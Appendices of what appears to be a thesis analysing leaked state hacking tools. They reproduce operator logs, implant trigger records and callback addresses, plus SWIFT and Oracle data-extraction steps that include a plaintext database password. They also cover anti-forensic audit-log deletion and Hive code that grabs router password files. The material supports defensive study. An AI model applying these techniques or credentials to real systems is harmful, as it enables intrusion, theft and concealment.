-rw-r--r-- 1 owner group 148439 Jun  2 16:19 sendmail.Z.uu
[packrat]# head -2 sendmail*uu
begin 755 sendmail.Z
M'YV0?XHP,1)`0```"!,J%`"`(<*#`3XP2DA#H<6*(``4`(#"(D(#%`$<K#@R
[packrat]# (ls -alL sendmail* noserver* ; ls -alL /current/up/morerats/* 2>/dev/null)
↪  | egrep "170488" | sort -u
-rwxr-xr-x 1 liam liam 170488 Apr 21 17:50 noserver
-rwxr-xr-x 1 liam liam 170488 Apr 21 17:50 sendmail
[packrat]# grep "22195   167" /current/up/morerats/sums | sort -u
grep: /current/up/morerats/sums: No such file or directory
[packrat]# file -L noserver sendmail
noserver: ELF 32-bit MSB executable, SPARC, version 1 (SYSV), dynamically linked,
↪  interpreter /usr/lib/ld.so.1, stripped
sendmail: ELF 32-bit MSB executable, SPARC, version 1 (SYSV), dynamically linked,
↪  interpreter /usr/lib/ld.so.1, stripped

Now sending sendmail.Z.uu via 1234/tcp with:

[packrat]# /bin/nc -vv -l -p 1234 < sendmail.Z.uu
Listening on [0.0.0.0] (family 0, port 1234)
```

Listing B.9: Execution of PackRat

B.2 PitchImpair

```
windows/Resources/Ops/Tools/finishOp.pl
Linux/etc/autonoproxy
Linux/etc/autoutils
Linux/etc/autoproblem
Linux/etc/autospooftest
Linux/etc/opscript.txt.sh
Linux/etc/norc
Linux/etc/autobwsofar
Linux/doc/old/etc/user.mission.sicklestar.COMMON
Linux/doc/old/etc/user.mission.generic.COMMON.old
Linux/bin/tn.spayed
Linux/bin/scrubhands
Linux/bin/finishOp.pl.winbox
Linux/bin/alwayspcap.pl
Linux/bin/pyside/targets.py
Linux/bin/fw_setup.pl
```

Listing B.10: References to PitchImpair

B.3 Intonation

```
Linux/bin/tn.spayed
Linux/bin/jl.command
Linux/bin/jl
Linux/bin/pyside/targets.py
```

Listing B.11: References to Intonation

B.4 Sidetrack

```
$ egrep '^# ' base.py |egrep 'Name|Purpose|class'
#   PROTOCOL class
# Name   : SetDestination
# Purpose: Open a socket connection to the destination
# Name   : SendTo
# Purpose: Package and send data to the implant
# Name   : RecvFrom
# Purpose: Get data back from the implant and decode it
#   COMMAND class
# Name   : Run
# Purpose: Run's the command
#   IMPLANT class
# Name   : RegisterCommands
# Purpose: Used to register commands for this implant
# Name   : AddCommand
# Purpose: Add a command to the internal command dictionary
# Name   : GetCommand
# Purpose: Search for a command in the internal command dictionary
```

Listing B.12: Pyside base.py functions 1 of 2

```
#   TARGET class
# Name   : AddImplant
# Purpose: Notifies the class that a specific implant may be used
# Name   : SetImplantOpt
# Purpose: Gets options to be later passed on to the implant
# Name   : GetImplantOpts
# Purpose: Return the implant options to the implant
#   SESSION class
# Name   : GetCommand
# Purpose: Locates and returns a command
# Name   : RegisterImplant
# Purpose: Adds the specified implant to the database
# Name   : GetImplant
# Purpose: Returns an implant object
# Name   : RegisterTarget
# Purpose: Add a target to the target list
# Name   : GetTarget
# Purpose: Returns an initialized target object from the list
# Name   : RegisterProtocol
# Purpose: Registers a communications protocol
# Name   : GetProtocol
# Purpose: Returns the protocol object from the list
```

Listing B.13: Pyside base.py functions 2 of 2

```
$ egrep 'self.usage|self.info' sidetrack.py
self.usage = "multiaddr <0|1>"
self.info = "Let pyside know that the target has multiple addresses"
self.usage = "connect <listen_address>:<listen_port>/<callback_port> <trigger_port>"
self.info = "Connect to SIDETRACK"
self.usage = "init"
self.info = "Initialize the implant"
self.usage = "dnsload <filename>"
self.info = "Send DNS data from a file to the target"
self.usage = "dnsadd <from ip> <from mask> <longevity> <type> <class> <name> [dns
↪  flags]"
self.info = "Add a DNS entry into sidetrack (see also dnsset)"
self.usage = "dnsrm <rule|all>"
self.info = "Remove a dns rule"
self.usage = "dnsset <rule> <ignore|count|active>"
self.info = "Turn a DNS rule on or off"
self.info = "Upload a binary dns response packet"
self.usage = "dnsraw <rule> <filename>"
self.info = "Set the action for a rule"
self.usage = "dnsaction <rule> <ans|auth|add> <name> <type> <class> <ttl> <data>"
self.usage = "dnslist [-v] [rule] [section]"
self.info = "Retrieve a section of a rule from SIDETRACK"
self.usage = "dnssave [rule] [filename]"
self.info = "Save one of more rules"
```

Listing B.14: Pyside commands and information 1 of 2

```
self.usage = "rediradd <protocol | all> <host_A> <host_B> [-insert <rule>]\n
↪  [-ttl
(reset | <num>)] [-nocrypto] [-afix] [-tfix] [-samesum]\n         [-longevity <time>]
↪  [-conntimeout <time>]\n\n         <host_A>/<host_B> format:
↪  <ip_address>[:<local_port>/<remote_port>]\n"
self.info = "Add a REDIRECT rule into SIDETRACK's rule set"
self.usage = "redirlist [rule]"
self.info = "List redirect entries."
self.usage = "redirset <rule|all> <active|inactive>"
self.info = "Set a redirect rule as being active or inactive."
self.usage = "connrm <rule|all>"
self.info = "Remove a connection entry (or all connection entries)"
self.usage = "connlist [-c <rule> | -r <redir>]"
self.info = "Lists a (or all) connection rules"
self.usage = "redirrm <rule|all>"
self.info = "Remove a redirect rule (or all redirect rules)"
self.usage = "cclist"
self.info = "List all of the command and control sessions"
self.usage = "ccremove <rule>"
self.info = "Remove a command and control session (see also: done)"
self.usage = "stunload <magic>"
self.info = "Remove SIDETRACK from the target"
```

Listing B.15: Pyside commands and information 2 of 2

Appendix C

SWIFT Penetration Tool Output

This appendix provides opscript and tool output listings from the leaked files which are referenced to substantiate statements.

C.1 Tool Output

```
Usage: ourtn [options] target-IP-or-host [ anothertarget [another...]]

RAT UPLOAD/EXECUTE options:
-U file    Upload this local file instead (execute if -e also there).
-e         Execute file just uploaded using random listen/callback port.
-w BIN     Use the tipoff \"--execute RATFILE\" binary upload (no ftshell,
no interactivity, no choice in remote ratname). Requires
DEWDROP 3.1.*.* or better. (\"--upload-execute\" for DEWDROP v4)

TRIGGER options:
-Y         DD: Uses tipoff to send the trigger (udp/tcp/icmp/???) to DD.
Defaults to triggering a random UDP port. See optional -y/-F
arguments, also. To use with the various DD triggers:

UDP trigger to random port    just -Y is needed
UDP trigger to specific port  add -y####
ICMP trigger                  add -sI (-y is ignored)
TCP trigger                   add -s### (tcp port ###)
Firewall aware TCP trigger    add -s### -F fwname
**Non-IP trigger              add -F\"-r proto\" (-y ignored)

** The Non-IP triggers may not work. \"-r 50\" does (ipv6-crypt).
See /etc/protocols for more candidates.

-5 VER     Use \"tipoff-VER.X\" to trigger DD. For older 3.X, use -Y53 and for
newer 4.X, use -Y54. Requires -Y option to also be set. To use a
tipoff version more specific than that, either use -J to point to a
specific binary, or use -Y5a.b.c.d, and as long as ../bin/tipoffs/
contains a binary matching that version, it should work.
```

Listing C.1: Perl script, ourtn, command options and syntax

```
OPTIONS

-I UID    Op User ID (getopdata uses this)
-n list   Use the comma delimited list of IPs as name servers,
replacing old resolv.conf.
-P proj   Project Name (getopdata uses this)
-S ####   Schedule ID (YYMMDD########), 14 digits.  Or use -S Fake to put
in a temporary ID and getopdata will require the real one later.
-t        Use the FG ops disk (no thumb)
-T ##-##  Your Room-Station numbers

Usage: scrubhands.sh [options] <local_ip> <netmask> <router>
or: scrubhands.sh [options] <local_ip>
or: scrubhands.sh [options] <local_ip>/mask/gw

where: if only <local_ip> is given, <netmask> defaults to
255.255.255.0 and <router> defaults to <local_net.1>
```

Listing C.2: Scrubhands command options and syntax

```
7:37 PM 7/2/2012 -          ---------- CORDIALFLIMSY TRIGGER BEGIN **********----
Target Address    : 80.227.254.201
Source Address    : 212.19.128.4
Target Protocol   : ICMP
ICMP type,code    : 8,0
Keyfile           : D:\DSZOPSDisk\Resources\Pc\Keys\jeepflea_market\private_key.bin
Callback Address  : 192.168.206.4
Callback Dst Port : 34519
Callback Src Port : 0
Redirect through  : 192.168.254.71:555
Final Destination : 192.168.208.10
```

Listing C.3: Trigger of CordialFlimsy to gain access to Windows server, Ensbdmgmt1

```
Trigger:  SUCCESSFUL - please update IN NEXT OPPLAN
----------**** CORDIALFLIMSY TRIGGER BEGIN ***********
Target Address    : 213.132.40.101
Source Address    : 202.145.16.4
Target Protocol   : TCP
Target Dst Port   : 110
Target Src Port   : 3054
TCP Flags         : 0x02
Keyfile           : D:\DSZOPSDisk\Resources\Pc\Keys\jeepflea_market\private_key.bin
Callback Address  : 202.145.16.4
Callback Dst Port : 443
Callback Src Port : 0
Redirect through  : 192.168.254.71:444
Final Destination : 192.168.1.3
Id                : 0x0000000100011bd2
Packet Trailer    : 0x4a11
----------**** CORDIALFLIMSY TRIGGER END **********----
```

Listing C.4: Trigger of CordialFlimsy to access Windows server, endxbmail001

```
Client Version: 2.1.0 (Nov  7 2011 16:44:14)
----------**** CORDIALFLIMSY TRIGGER BEGIN ***********
Target Address    : 10.10.10.180
Source Address    : 192.168.1.3
Target Protocol   : ICMP
ICMP type,code    : 8,0
Keyfile           : D:\DSZOPSDisk\Resources\Pc\Keys\jeepflea_market\private_key.bin
Callback Address  : 192.168.1.3
Callback Dst Port : 2143
Callback Src Port : 0
Redirect through  : 127.0.0.1:444
Final Destination : 10.10.10.180
Id                : 0x0000000100010a85
Packet Trailer    : 0x61ae
----------**** CORDIALFLIMSY TRIGGER END **********----
```

Listing C.5: Trigger of CordialFlimsy to access Windows server, "store"

```
Trigger: 0x1000125aa ICMP 8,0 Listen RHP (1922)

----------**** CORDIALFLIMSY TRIGGER BEGIN ***********
Target Address    : 192.168.200.51
Source Address    : 192.168.200.11
Target Protocol   : ICMP
ICMP type,code    : 8,0
Keyfile           : D:\DSZOpsDisk\Resources\Pc\Keys\JEEPFLEA_MARKET\private_key.bin
Listen Address    : 0.0.0.0
Listen Port       : 1922
Redirect through  : 127.0.0.1:2160
Final Destination : 192.168.200.51
Id                : 0x00000001000125aa
Packet Trailer    : 0x2f78
```

Listing C.6: CordialFlimsy access to Windows server, ensbdsl1

```
scansweep allows the scanning of large blocks of IPs more safely then via manual
↪  scanning
scansweep [OPTIONS]

TYPE FLAGS:
[-type [scan] [type] [port]]
Type of scan to conduct, or a queue file containing line seperated (job ip,ip,ip,...)
↪  entries

TARGET FLAGS:
[-target (ip,ip-ip,ip/net,ip/netmask,file,host)]
Specification of targets to scan
MODIFIER FLAGS:
[-period (range)]
Period at which to run the command (ex. 30s 10-20m) (default: 15s-45s)
```

Listing C.7: ScanSweep usage options

```
5:36 AM 11/7/2012 PSP installed - Kaspersky Endpoint Security 8 for Windows
| Kaspersky Endpoint Security 8 for Windows                | 8.1.0.831       |
↪  Kaspersky Lab              | 2012-08-06   |
| Kaspersky Security Center Network Agent                  | 9.2.69          |
↪  Kaspersky Lab              |              |

5:38 AM 11/7/2012 Uptime: 18 days, 13 hours, 30 minutes, 21 seconds
Idle  : 0 days, 0 hours, 4 minutes, 54 seconds


5:39 AM 11/7/2012 Auditing:ON

AuditCategorySystem -   Success     Failure
AuditCategoryLogon -
AuditCategoryObjectAccess -   Success     Failure
AuditCategoryPrivilegeUse -   Success     Failure
AuditCategoryDetailedTracking -
AuditCategoryPolicyChange -   Success     Failure
AuditCategoryAccountManagement -   Success     Failure
AuditCategoryDirectoryServiceAccess -   Success     Failure
AuditCategoryAccountLogon -   Success     Failure


5:41 AM 11/7/2012 logs are clean
dir -mask * -path * -recursive -max 0 -age 15m

5:53 AM 11/7/2012 NO ZB because of PSP
```

Listing C.8: Detection of Kaspersky Endpoint Security prevents installation of ZB

```
put D:\DSZOPSDisk\Preps\swift_msg_queries_all.1368533247.sql -name
↪  C:\$Recycle.Bin\S-1-5-~1\$ICD12FA.txt
D:\alliance\access\database\bin\sqlplus.exe saauser/Aetq9f7CQtljCHtAmstCGF64C
SQL>@$ICD12FA.txt
output file:$ICD12FB.txt

2:16 PM 5/14/2013 -- getting file
2:20 PM 5/14/2013 -- clean up
delete $ICD12FA.txt
delete $ICD12FB.txt
```

Listing C.9: Database extraction and exfiltration of data

```
ensbdmgmt2 (192.168.208.11)
PITCHIP:50986
PITCHIP:41027
PSP: N/A
<CallbackAddress>163.22.20.4</CallbackAddress>
-   <CallbackPorts>
-     <CallbackPair>
-       <SrcPort>0</SrcPort>
-       <DstPort>50986</DstPort>
-     </CallbackPair>
-     <CallbackPair>
-       <SrcPort>0</SrcPort>
-       <DstPort>41027</DstPort>
-     </CallbackPair>
-   </CallbackPorts>
```

Listing C.10: Pitch Impair server and port details

```
- Configuration:
-
- <?xml version='1.0' encoding='UTF-8' ?>
- <PCConfig>
-   <Flags>
-     <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
-     <PCHEAP_CONFIG_FLAG_IGNORE_WIN_FIREWALL/>
-     <PCHEAP_CONFIG_FLAG_DONT_CREATE_WINDOW/>
-   </Flags>
-   <Id>0x0</Id>
-   <StartListenHour>0</StartListenHour>
-   <StopListenHour>0</StopListenHour>
-   <CallbackAddress>139.18.13.2</CallbackAddress>
-   <CallbackPorts>
-     <CallbackPair>
-       <SrcPort>0</SrcPort>
-       <DstPort>443</DstPort>
-     </CallbackPair>
-     <CallbackPair>
-       <SrcPort>0</SrcPort>
-       <DstPort>48071</DstPort>
-     </CallbackPair>
-   </CallbackPorts>
- </PCConfig>
```

Listing C.11: PeddleCheap configuration with listening hours

```
SWIFT collect:
put D:\DSZOpsDisk\tmp\MSIef7bc.LOG -name C:\windows\temp\MSIef7bc.LOG
cd C:\windows\temp
run -command "cmd.exe /q" -redirect

D:\alliance\access\database\bin\sqlplus.exe saauser/Aetq9f7CQtljCHtAmstCGF64C
@MSIef7bc.LOG

Enter Output File Name: MSIef7bd.LOG
Enter BEGINNING date in the format "yyyymmdd": 20130201
Enter ENDING date in the format "yyyymmdd": 20130301

ended out ~19m.
get C:\WINDOWS\temp\MSIef7bd.LOG
deleted MSIef7bd.LOG
```

Listing C.12: SQL query from file with output to file fetched and deleted

```
Enter Output File Name: MSIef7b0.LOG
Enter BEGINNING date in the format "yyyymmdd": 20130421
Enter ENDING date in the format "yyyymmdd": 20130510

file ended up being 57 bytes.
deleted.

re-queried:
Enter Output File Name: MSIef7b0.LOG
Enter BEGINNING date in the format "yyyymmdd": 20130421
Enter ENDING date in the format "yyyymmdd": 20130604

file was 57 bytes again.
grabbed and deleted.

deleting MSIef7bc.LOG

going to do a survey of the database to see what's wrong here...
put D:\DSZOpsDisk\tmp\MSI6fe11.LOG -name C:\windows\temp\MSI6fe11.LOG

D:\alliance\access\database\bin\sqlplus.exe / as SYSDBA
@MSI6fe11.LOG
MSI6ff11.LOG output filename.

file is appox. 5k
grabbed and deleting

deleted MSI6fe11.LOG

7:35 PM 6/5/2013 all done here; no residue. time to go.
```

Listing C.13: SQL output too small prompting attacker to investigate

```
3:20 AM 8/29/2013 -- looking for targs
nslookup endxb-kbaluyot     - 192.168.153.144
nslookup kbaluyot           - 10.10.10.118
nslookup managment          - failed

netbios -target 10.10.10.118
------------------------------------------------------------------
ENDXB-COBAS         UNIQUE REGISTERED        Workstation Service
EASTNETS            GROUP REGISTERED         Domain Name
ENDXB-COBAS         UNIQUE REGISTERED        File Server Service
EASTNETS            GROUP REGISTERED         Browser Service Elections
```

Listing C.14: Example of network reconnaissance

```
grabbed:
D:\alliance\access\database\network\admin\
tnsnames.ora
sqlnet.ora
listener.ora
```

Listing C.15: Gathering Oracle database network configuration files

Appendix D

NSA Quantum

This appendix provides a description of the various Quantum techniques that are used to target individuals with man-on-the-side attacks based on the content of the leaked files.

D.1 Quantum Techniques

Quantum is a man-on-the-side attack that works by having the network router (which resides between the target's computer and the server) send a copy of the target's request to an Special Source Operations server (NSA, 2013a,b). If the server detects that the packet is Quantum tasked, it sends it on to the TAO's `FoxAcid` server.

Provided the external IP address of the target is in the list of Classless Inter-Domain Routing IP addresses supplied, the `FoxAcid` server will respond (NSA, 2013a). In parallel with the response from the legitimate server, the `FoxAcid` server then responds with a packet into which it has injected a `FoxAcid` URL. If the `FoxAcid` packet reaches the target before the legitimate server's packet, the web-page of the legitimate site is loaded along with the `FoxAcid` URL leading to the `FoxAcid` exploit server in the background.

If `FoxAcid` determines that the browser is exploitable and that any PSP software on the target does not constitute a risk, it sends a Stage 1 implant to the target resulting in compromise of the target.

Quantum targets requests to many popular websites e.g. Facebook, Gmail, Hotmail, Yahoo, Youtube and Yandex Mail but can also successfully target static IPs. The difference between Quantum Theory and Quantum nation is that the former deploys the stage 1 implant, Validator and later `CommonDeer` while the latter deploys a stage 0 implant, `SeasonedMoth` (or `Smoth`) which expires after 30 days unless instructed to persist for longer (NSA, 2013a). The document clarifies that an IOS device would always have the Validator implant deployed to it.

In addition to the `QuantumInsert` method described above, NSA (a) lists the following additional techniques:

- `QuantumBot` which takes control of IRC bots, finds computers in botnets and hijacks the command and control channel;
- `QuantumBiscuit` which enhances the `QuantumInsert` man-on-the-side technique;
- `QuantumDNS` which performs DNS injection or redirection against hosts or name-caching servers;
- `QuantumHand` which successfully exploits targeted Facebook users;
- The hijacking of IP addresses for covert infrastructure (`QuantumPhantom`).
- `QuantumSky` which, much like the great firewall of China, uses spoofed RST packets to deny access to webpages;
- `QuantumCopper`, which disrupts and corrupts file downloads or uploads.

`Validator`, which forms part of the back-door access system of the FoxAcid project is a client-server system that makes use of a small trojan on the target Windows computer, which communicates with the LP server which is continuously online (NSA, 2013b).

This allows for commands (upload, download, execute, get system information, change ID and self-delete) to be relayed and acted on. `Validator` implants are usually replaced by more sophisticated implants such as `Olympus` and `UnitedRake`.

Similar to `Validator`, the `OlympusFyre` exploitation system is a client-server system that uses an implant on a Windows computer that can communicate with a listening post server (NSA, 2013b). This allows commands such as listing directories and retrieving files as well as performing network maps. The collected information is sent to the listening post servers for analysis and further action.

Appendix E

Oracle Database Penetration

E.1 Oracle Database Operations Script

Oracle databases are enterprise class databases used in multiple industries. As databases contain data they are rich targets for attackers seeking to gain information.Barnes and Director (2011) write that databases allow attackers to harvest records in bulk with greater than 95% of stolen records coming from databases in 2009.

The following analysis of leaked files was performed to enrich the thesis.

The Equation Group Leaks include a directory[1] containing a number of files for gaining access to and extracting information from Oracle databases.

There is an operation script[2] which begins by performing various preparatory tasks e.g. checking for disk space, creating a temporary directory, obtaining the home directory of the oracle user and setting the environmental variables stored in that users's configuration files. The script then obtains all the *.ora* configuration files, e.g. *listener.ora* and *tnsnames.ora*, which identify the oracle databases. A selection of SQL files is then copied to the target: *t0* which runs *t0.sql* which connects to the database as the sysdba user and runs *t1.sql*; the *g1* file which runs the *r1.sql* file to connect as the sysdba user and run the *idb.sql* file which performs a database audit e.g. audit records, objects, users, passwords, tables, PL/SQL procedures, database links, and so on.

One of the four *t1* SQL files: *t1_full_survey.sql*, *t1_schema_only.sql*, *t1_sample_only.sql* and *t1_no_survey.sql* (which are used for performing a full survey, collecting the schema only, collecting sample data or not conducting a survey of the database, respectively) is run. Each of the *t1.sql* files writes its output to the *sam8i.txt* and *sam80.txt* files. The *sch.sql* file is used by the aforementioned t-series files to collect the database schema information.

[1] Linux/etc/oracle/
[2] Linux/etc/oracle/opscript

The Oracle database opscript also reveals that due to the Oracle database requiring the processes to be visible before it will allow them to query the database, hidden processes of `Incision` and `StoicSurgeon` targets must be unhidden before querying.

For Incision machines, processes need to be unhidden using `DittleLight` (hidelite):

```
-pid
# Use the PID of the callback window in the command below #
./nscd -u -p <pid>
echo $?
```

For `StoicSurgeon` the process must be made visible to the Process ID (PID) of the Oracle database's `pmon` (process monitor).

```
ps -ef | grep pmon
# Use the PID of the ora_pmon_$ORACLESID process in the command below #
-ctrl -P <PID>
```

The opscript directs the operator to note the list of database audit files before running any survey scripts against the database so that any files created during this process can be deleted to remove any evidence of the unauthorised access.

The survey begins by connecting to the database as the sysdba user and running the previously described *t1.sql* script.

```
connect / as sysdba
@t1.sql
```

The script provides the option to collect Oracle user password hashes to allow them to be cracked. If these passwords are recovered, they can be used in conjunction with the *mkall.sh* script to generate user specific scripts to export the user's database.

The script provides examples on changing the language to American (English), simplified Chinese or Arabic. This environmental variable is used with the existing variables to run the *g1* script which runs the *r1.sql* script to connect as sysdba user to run the *idb.sql* script and send this output to a text file which is collected.

The text file is then examined to determine if the database has auditing enabled as well as the size of the stored data for each user. The opscript state that when the data exceeds 500MB, to instead use the *r2.sql* script which only fetches the schema. The database links are also checked to see if plaintext passwords have been employed.

Survey scripts *g2*, *s1.sq*l and *sch.sql* are then uploaded along with one of the five s2_*.sql scripts, two of which are for partitioned tables with the other three for non-partitioned tables. Each *s2.sql* file contains references to a number of SQL queries stored in *s1.sql*, which fetch the first 150 rows with the option to either perform or exclude row counts for the tables.

The *sam8?.txt* files are intended to be examined to inform the user survey stage which is performed using the *r2.sql* script. This script is created using the shell scripts *mkr2_ schema.sh* and *mkr2sql.sh* which require a user name as an argument.

The Oracle kit also contains a number of shell scripts which can be used to generate the SQL script files needed for custom queries. The *mkquery.sh* script is used to create the *custom.sql* file which is renamed to *r4.sql* and run with the *g4.sql* script.

The *mkall.sh* shell script takes the database user, password, SID, optional naming and temporary directory arguments and runs the *mkuser.sh*, *mksch.sh*, *mkexp.sh*, *mkexp.sh*, *mktab.sh*, *mkg3.sh* and *mkscript.sh* shell scripts to create the following files: *DB_ User_ user*, *DB_ User_ exp_ script*, *DB_ User_ sch*, *exp_ DB_ User*, *exp_ DB_ User_ sch*, *g3* and *r3.sql*. The created files are uploaded and run to export the schema and/or the database belonging to the previously specified database user.

Having concluded the exporting of schema and databases, the opscript details how to clean up signs of the unauthorised access. It begins by setting the UID and GID back to the root user and then rehiding the process for Incision or `StoicSurgeon` targets. Database auditing is tackled by removing the database audit files that were created during the period of unauthorised access and then using the touch command to change the audit file directory's time-stamp to hide the signs of audit file deletion. Temporary files and directories are removed from the target system. Local copies of the output files downloaded from the target server are then made available for post-processing.

Appendix F

Marble Framework

Analysing the Marble Framework revealed that it consists of various components that are used to obfuscate code to mislead and frustrate RE and analysis, such as Warble in Listing F.1 and Figure F.1 as well as deobfuscate the code for the developers to be able to work on it, for example Mender in Listing F.2.

```
#pragma endregion
sb.Append((LPBYTE)cFour, 7000);

CARBLE cFive[] = "Creates or opens a file or I/O device. \"The most ;commonly used I/O
↪  devices are as follows: file, file stream, directory, physical disk, volume,
↪  console buffer, tape drive, communications resource, mailslot, and pipe. The
↪  function returns a handle that can be used to access the file or device for
↪  various types of I/O depending on the file or device and the flags and attributes
↪  specified. To perform this operation as a transacted operation, which results in a
↪  handle that can be used for transacted I / O, use the CreateFileTransacted
↪  function.";
sb.Append((LPBYTE)cFive, 547);

WARBLE wcOne[] = L" Text with \"weird spaces; in the text\n\n\t\tabc\x2233\x3344 124";
sb.Append((LPBYTE)wcOne, 100);

WARBLE wcTwo[] = L"Creates or opens a file or I/O device. The most commonly used I/O
↪  devices are as follows: file, file stream, directory, physical disk, volume,
↪  console buffer, tape drive, communications resource, mailslot, and pipe. The
↪  function returns a handle that can be used to access the file or device for
↪  various types of I/O depending on the file or device and the flags and attributes
↪  specified. To perform this operation as a transacted operation, which results in a
↪  handle that can be used for transacted I / O, use the CreateFileTransacted
↪  function.";
sb.Append((LPBYTE)wcTwo, 1090);

WARBLE wcThree[] = {
0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
↪  0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
↪  0x0000, 0x1122, 0x3344, 0x5566, 0x7799
};
sb.Append((LPBYTE)wcThree, 60);
```

Listing F.1: Warble UTF8 header file excerpt 1 of 2

```
//Add foreign languages
//Arabic
WARBLE wcArabic[] = L"بعد أملا شواطيء فبر, ٣٠ دول زهاء ماشاء. كل الشتاء، المجتمع واعتلاء حيث, غضون الشمال
الشّعبين الى بل. قد قام الشتاء انتصارهم الإنذار، بوابة قبضتهم اتفاقية بعض عل. شدّت وفرنسا ابتدعها ثم
أملك.";
sb.Append((LPBYTE)wcArabic, 380);


//Chinese
WARBLE wcChinese[] = L"洪洳沘 娍煓瑚 廰楛榾 諲 鑭鏸, 篤騍鸇 逯郹嵿秹湸 溿滜澂 廮 踶軥 浺
䂐洖 螭蟅諴 崢惼惵 檻 趏踁, 嶸 垡姺 蠛蠉鼈 鏀顤鼲, 岠 軨頮 跣鉌鳭 鎶鋋鋓 紵 嗛嗕堢 瀗灗甗 磏篳繖
轒醭 醆錞銀 糴蕎蟷 炾笀秄 嶸 螭蟅, 靬鞀瑦 篴臏蕵 柭棔歈 嶸 揬摦";
sb.Append((LPBYTE)wcChinese, 266);


//Russian
WARBLE wcRussian[] = L"Зыд нэ нонюмэш контынтёонэж. Видэ бландит ан квуй, дуо декам эпикюре эа. Йн дйкит
мольлиз дэлььякатезшимя жят. Нэ мэль рыбюм мэльиорэ фэюгаят, залы тхэопхражтуз ан мэя. Ут вэл хабымуч
фиэрэнт инзтруктеор, ку шапэрэт пхаэдрум кончюлату ыам, ыюм но оптёон льаорыыт янтэрэсщэт.";
sb.Append((LPBYTE)wcRussian, 550);


//Korean
WARBLE wcKorean[] = L"사용할 수있는 구절 많은 변화가 있지만, 대부분의, 주입 유머로, 어떤
형태의 변경을 입었거나 조금이라도 믿을 보이지 않는 단어를 무작위. 당신은 Lorem Ipsum의 통로를 >사용하려는 경우, 당신은 텍스트의
가운데에 숨겨진 뭔가 당황 없다는 확신해야합니다";
sb.Append((LPBYTE)wcKorean, 288);

//Farsi
WARBLE wcFarsi[] = L"به متنی آزمایشی و (Lorem ipsum :نما) به انگلیسیc>لورم ایپسوم یا طرح<200
شود. طراح گرافیک از این متن بهc>آرایی و طراحی گرافیک گفته می<200c>معنی در صنعت چاپ، صفحه<200c>بی<200
عنوان عنصری از ترکیب بندی برای پر کردن صفحه و ارایه اولیه شکل ظاهری و کلی طرح سفارش گرفته شده استفاده می
نماید، تا از نظر گرافیکی نشانگر چگونگی نوع و اندازه فونت و ظاهر متن باشد. معمولا طراحان گرافیک برای
کنند تا صرفا به مشتری یاc>معنی استفاده می<200c>های آزمایشی و بی<200c>آرایی، نخست از متن<200c>صفحه<200
صاحب کار خود نشان دهند که صفحه طراحی یا صفحه بندی شده بعد از اینکه متن در آن قرار گیرد چگونه به نظر
است. از آنجایی کهc>ها چگونه در نظر گرفته شده<200c>بندی<200c>ها و اندازه<200c>رسد و قلم<200c>می<200
طراحان عموما نویسنده متن نیستند و وظیفه رعایت حق تکثیر متون را ندارند و در همان حال کار آنها به نوعی
آراییc>باشد آنها با استفاده از محتویات ساختگی، صفحه گرافیکی خود را صفحه<200c>وابسته به متن می<200
بندی را به پایان برندc>کنند تا مرحله طراحی و صفحه<200c>می<200.";
sb.Append((LPBYTE)wcFarsi, 1710);

lpbData = (LPBYTE)malloc(sb.GetUsedSize());
dwDataLen = sb.GetUsedSize();
memcpy(lpbData, sb.GetBufferAddress(), sb.GetUsedSize());

return;
}
```

Figure F.1: Warble UTF8 header file excerpt 2 of 2

F.1 Mender

```
* The mender is the post build execution step in the Marble Framework. The
* Mender restores the code to its original state after having been modified by the
* Mibster.
```

Listing F.2: Comment from mender.cpp

Appendix G

Hive Source Code Analysis

The release of the Hive source code in a git repository afforded the opportunity to review attacker tool source code rather than documentation or binary files.

This appendix provides sections of Hive source code which are referenced to substantiate statements. Listing G.1 and G.2 show the attempt to obtain the password file on Mikrotik devices while G.3 shows how Hive processes beacon data from various IP addresses.

```
#FOR ALL MIKROTIK BOXES...
bboxSettings = self.get('Remote', 'busyboxName', 0)
if bboxSettings != "N/A":
        print "\n Getting Mikrotik Password File, First Attempt at
        ↪  /nova/store/user.dat...\n"
        ctCommand= 'file get /nova/store/user.dat pA_.'+self.get('Remote',
        ↪  'remoteIP',0)+''
        cutT.sendline(ctCommand)
        #
        #
        #       Tries to get /nova/store/user.dat password file and save as pA_...
        #
        #
        response="\["+self.get('Remote', 'remoteIP', 0)+"\]> "
        index = cutT.expect( [response, 'Failure', pexpect.EOF, pexpect.TIMEOUT] ,
        ↪  timeout=self.defaultTimeout )

        if index == 0:
                print cutT.before
                print cutT.after
                now=datetime.now()
                print "      Got /nova/store/user.dat password file at
                ↪  "+now.strftime('%m/%d/%Y at %H:%M:%S')+" hrs"
        elif index == 1:
                print "      No /nova/store/user.dat password file found..."
                print cutT.before
                print cutT.after
        elif index == 2:
                print "EOF occurred"
                print cutT.before
                print cutT.after
        elif index == 3:
                print "Timeout of %d occurred." % (self.defaultTimeout)
                print cutT.before
                print cutT.after

        print "\n Getting Mikrotik Password File, Second Attempt at
        ↪  /rw/store/user.dat...\n"
        ctCommand= 'file get /rw/store/user.dat pB_.'+self.get('Remote',
        ↪  'remoteIP',0)+''
        cutT.sendline(ctCommand)
```

Listing G.1: Hive Reset grabs Mikrotik password file 1 of 2

```
#
#
#       Tries to get /rw/store/user.dat password file and save as pB_...
#
#
response="\["+self.get('Remote', 'remoteIP', 0)+"\]> "
index = cutT.expect( [response, 'Failure', pexpect.EOF, pexpect.TIMEOUT] ,
↪  timeout=self.defaultTimeout )

if index == 0:
        print cutT.before
        print cutT.after
        now=datetime.now()
        print "      Got /rw/store/user.dat password file at "+now.strftime('%m/%d/%Y
        ↪  at %H:%M:%S')+" hrs"
elif index == 1:
        print "      No /rw/store/user.dat password file found..."
        print cutT.before
        print cutT.after
elif index == 2:
        print "EOF occurred"
```

Listing G.2: Hive Reset grabs Mikrotik password file 2 of 2

```
def preprocessFile( inputFile ):

    #Return a dictionary used to postprocess the file after going through it
    ↪  originally
    #bb_IP is the original bb_IP Address
    #vps_IP is the original source IP Address

    #retrieve all BeaconData
    beaconData = dom.getElementsByTagName('ToolHandlerFile')[0].toxml()

    for line in beaconData.split('\n'):
        if '<IP>' in line:
                oldIp = preProcessingResults['bb_IP']
                nIp = preProcessingResults['vps_IP']
                if nIp == '10.177.76.14':
                        nIp = '82.221.131.100'
                elif nIp == '10.177.76.18':
                        nIp = '78.138.97.145'
